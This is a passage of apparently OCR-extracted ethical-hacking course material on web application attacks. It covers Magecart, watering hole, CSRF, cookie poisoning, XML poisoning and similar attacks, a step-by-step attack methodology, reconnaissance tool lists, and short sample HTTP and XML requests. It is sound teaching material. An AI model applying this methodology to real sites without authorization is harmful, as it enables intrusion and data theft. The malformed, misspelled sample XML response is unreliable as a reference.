
Unvalidated redirects enable attackers to **install malware or trick victims** into disclosing passwords or other sensitive information, whereas unsafe forwards may allow access control to be bypassed



Magecart Attack and Watering Hole Attack

Magecart Attack

- Magecart attack, also referred to as web skimming, in which an attacker **inserts malicious** code into a target website to **collect sensitive customer** data such as credit card details
- Attacker identifies an e-commerce website with outdated software or third-party plugins to gain illegitimate access




Watering Hole Attack

- Attacker identifies the kinds of websites a target company/individual **frequently surfs** and tests those particular websites to identify **any possible vulnerabilities**
- When the attacker identifies vulnerabilities in the website, the attacker injects malicious script/code into the web application that can **redirect the webpage** and download malware onto the victim machine
- This attack is called a watering hole attack because the **attacker waits for the victim to fall into a trap**
- When the victim surfs through the **infected website**, the webpage redirects to a malicious server, leading to malware being downloaded to the victim machine, compromising the machine as well as the network/organization

Cross-Site Request Forgery (CSRF) Attack

- Cross-Site Request Forgery (CSRF) attacks **exploit web page vulnerabilities** that allow an attacker to force an unsuspecting user's browser to send malicious requests they did not intend
- The victim **holds an active session** with a trusted site and simultaneously visits a malicious site, which **injects an HTTP request** for the trusted site into the victim user's session, compromising its integrity



Cookie/Session Poisoning

- Cookies are used to **maintain a session state** in the otherwise stateless HTTP protocol

Modify the Cookie Content


Cookie poisoning attacks involve modifying the contents of a cookie (personal information stored in a web user's computer) **to bypass security mechanisms**

Inject the Malicious Content

Poisoning allows an attacker to inject the malicious content, modify the user's online experience, and obtain **unauthorized information**


Rewriting the Session Data


A proxy can be used for rewriting the session data, displaying the cookie data, and/or specifying a new **user ID or other session identifiers** in the cookie



Insecure Deserialization


- Data serialization and deserialization is an effective process of **linearizing** and **de-linearizing data objects** for transmission to other networks or systems
- Attackers **inject malicious code** into **serialized data** and forward the malicious serialized data to the victim
- **Insecure deserialization** deserializes the malicious serialized content **along with the injected malicious code**, compromising the system or network





Web Service Attack

- The evolution of web services and their increasing use in business **offers new attack vectors** in application frameworks
- Web services are based on XML protocols such as **web services definition language (WSDL)** and describe connection points; **universal description**, **discovery**, and **integration (UDDI)** are used for the description and discovery of web services; **simple object access protocol (SOAP)** is used for communication between web services, which are vulnerable to various web application threats



Web Service Footprinting Attack

- Attackers footprint a web application to get **UDDI information** such as businessEntity, business Service, bindingTemplate, and tModel

XML Query

```
POST /inquire HTTP/1.1
Content-Type: text/xml; charset=utf-8
SOAPAction: ""
Cache-Control: no-cache
Pragma: no-cache
User-Agent: Java/1.4.2_04
Host: uddi.microsoft.com
Accept: text/html, image/gif, image/jpeg,*; q=.2, /; q=.2
Connection: keep-alive
Content-Length:213
<?xml version="1.0" encoding="UTF-8" ?>
<Envelop xmlns="http://scemas.xmlsoap.org/soap/envelope/">
<Body>
<find_service generic="2.0" xmlns="urn:uddi-
org:api_v2"><name>amazon</name></find_service>
</Body>
</Envelop>
HTTP/1.1 100 Continue
```

XML Response

```
HTTP/1.1 200 OK
Date: Sat, 20 Apr 2024 11:05:34 GMT
Server: Microsoft-IIS/7.5
X-Powered-By: ASP.NET
X-AspNet-Verstion: 1.1.4322
Cache-Control: private, max-age=0
Content-Type: text/xml; charset=utf-8
Content-Length: 1272
<?xml version="1.0" encoding="utf-8" ?><soap:Envelope xmlns:soap="http://scemas.xmlsoap.org/soap/envelope/">
xlmns:xsi="http://www.w3.org/2008/XMLSchema-instance"
xmlns:xsd="http://w3.org/2008/xmlSchema"><soap:Body><serviceList eneric="2.0" operator="Microsoft Corporation"
truncated="false" xmlns="urn:uddi-org:api_v2"><serviceInfos><serviceInfoserviceKey=6ad412c1-2b7c-5abc-c5aa-
5cc6ab9dc843" businessKey="9112358ad-c12d-1234-d4cd-c8e34e8a0aa6"><name ml:lang="en-us">Amazon Research
Pane</name></serviceInfo><ServiceInfoserviceKey="25638942-2d33-52f3-5896-c12ca5632abc"
businessKey="adc5c23-abcd-8f52-cd5f-1253adcefc2a"><name xml:lang="en-us">Amazon Web Services
serviceKey="ad8a5c78-dc8f-4562-d45c-aad45d4562ad"businesskey="28d4acd8-d45c-456a-4562-acde4567d0f5"<name
xml:kang="en">Amazon.com Web Services</name></serviceInfo><serviceInfoserviceKey="ad52a456-4d5f-7d5c-8def-
5e6d456cd45"businessKey="45235896-256a-123a-c456-add55a456f12"><name
xml:lang="en">AmazonBookPrice</name></serviceInfo><serviceInfoserviceKey=9acc45ad-45cc-4d5c-1234-
888cd4562893" businessKey="aa45238d-cd55-4d22-8d5d-a55a4c43ad5c"><name
xml:lang="en">AmazonBookPrice</name></serviceInfo></serviceInfos></serviceList></soap:Body></soap:Envelope>
```

Web Service XML Poisoning

1. Attackers **insert malicious XML code** in SOAP requests to perform XML node manipulation or XML schema poisoning to **generate errors in XML parsing logic** and break execution logic
2. Attackers can **manipulate XML external entity references** that can lead to arbitrary file or TCP connection openings and can be exploited for other web service attacks
3. XML poisoning enables attackers to **cause a denial-of-service attack** and compromise confidential information

XML Request


```
<CustomerRecord>
 <CustomerNumber>2010</CustomerNumber>
 <FirstName>Jason</FirstName>
 <LastName>Springfield</LastName>
 <Address>Apt 20, 3rd Street</Address>
 <Email>jason@springfield.com</Email>
 <PhoneNumber>6325896325</PhoneNumber>
</CustomerRecord>
```

Poisoned XML Request

```
<CustomerRecord>
 <CustomerNumber>2010</CustomerNumber>
 <FirstName>Jason</FirstName>
 <CustomerNumber>2010</CustomerNumber>
 <FirstName>Jason</FirstName>
 <LastName>Springfield</LastName>
 <Address>Apt 20, 3rd Street</Address>
 <Email>jason@springfield.com</Email>
 <PhoneNumber>6325896325</PhoneNumber>
</CustomerRecord>
```


DNS Rebinding Attack

- Attackers use the DNS rebinding technique to bypass the Same Origin Policy's security constraints, allowing the malicious web page to communicate or **make arbitrary requests** to local domains
- Example: An attacker creates a malicious website with domain name certifiedhacker.com and registers it with the **DNS server** controlled by them
- The attacker then configures the DNS server to send DNS responses with very **short TTL values** to avoid caching




Clickjacking Attack

- Attackers perform clickjacking attacks by tricking the victim into clicking on any **malicious web page** element that is placed transparently on the top of any trusted web page
- Clickjacking is not a single technique attackers leverage, but is instead a variety of attack vectors and techniques called **UI redress attacks**
- Attackers perform this attack by exploiting the vulnerabilities caused by **HTML iframes** or improper configuration of the X-Frame-Options header



MarioNet Attack

- MarioNet is a browser-based attack that runs malicious code **inside the browser**, and the infection persists even after closing or browsing away from the malicious webpage through which infection has spread
- Attackers register and activate a **Service Worker API** through a website controlled by the attacker
- When the victim browses that website, Service Worker **automatically activates** and can run persistently in the background
- It can be used to create a **botnet** and launch other malicious attacks such as cryptojacking, DDoS, click fraud, and distributed password cracking



Objective 03

Explain Web Application Hacking Methodology

Web Application Hacking Methodology

1. Footprint Web Infrastructure
2. Analyze Web Applications
3. Bypass Client-Side Controls
4. Attack Authentication Mechanism
5. Attack Authorization Schemes
6. Attack Access Controls
7. Attack Session Management Mechanism
8. Perform Injection Attacks
9. Attack Application Logic Flaws
10. Attack Shared Environments
11. Attack Database Connectivity
12. Attack Web App Client
13. Attack Web Services

Footprint Web Infrastructure: Server Discovery

- Server discovery gives information about **server locations** and ensures that the target server is **live on the Internet**

Whois Lookup

Whois lookup utilities provide information about the **IP address of the web server** and **DNS names**

Whois Lookup Tools:

- Netcraft *(https://www.netcraft.com)*
- Whois Lookup (*https://whois.domaintools.com*)
- Batch IP Converter *(http://www.sabsoft.com)*
- Whois Domain Lookup *(https://www.whois.com)*

DNS Interrogation

DNS interrogation provides information about the **locations and types of servers**

DNS Interrogation Tools:

- DNSRecon *(https://github.com)*
- DNS Records *(https://www.nslookup.io)*
- Domain Dossier *(https://centralops.net)*
- DNSdumpster.com (*https://dnsdumpster.com*)

Banner Grabbing

Analyze the **server response header field** to identify the make, model, and version of the web server software


Banner Grabbing Tools:

- Telnet *(https://github.com)*
- Netcat *(http://netcat.sourceforge.net)*
- ID Serve *(https://www.grc.com)*
- Netcraft (*https://www.netcraft.com*)

Note: For complete coverage of Whois lookup, DNS interrogation, and Banner Grabbing, refer to Module 02: Footprinting and Reconnaissance as well as Module 13: Hacking Web Servers

Footprint Web Infrastructure: Port and Service Discovery

1. Scan the target web server to **identify common ports** that web servers use for different services
2. Initiate port scanning attempts to connect to a particular set of TCP or UDP ports to discover services that exist on the server
3. Identified services act as **attack paths** for web application hacking



Port Scanning Tools

- **NetScanTools Pro** (*https://www.netscantools.com*)
- **Advanced Port Scanner** (*https://www.advanced-port-scanner.com*)
- **Open Port Scanner** (*https://www.solarwinds.com*)
- **Port Scanner** (*https://www.whatismyip.com*)

Note: For complete coverage of port scanning, refer to Module 03: Scanning Networks

Footprint Web Infrastructure: Detecting Web App Firewalls and Proxies on Target Site


Detecting Proxies

- Determine whether your target site is **routing your requests** through any proxy servers
- Proxy servers generally **add certain headers in the response header field**
- Use the HTTP/1.1 **TRACE** method to identify any changes that a proxy server made to the request

```
"Via:","X-Forwarded-For:","Proxy-Connection:"
TRACE / HTTP/1.1
Host: www.test.com
HTTP/1.1 300 OK
Server: Microsoft-IIS/10.0
Date: Fri, 26 Apr 2024 15:25:15 GMT
Content-length: 40
TRACE / HTTP/1.1
Host: www.test.com
Via: 1.1 192.168.11.15
```

Detecting Web Application Firewalls

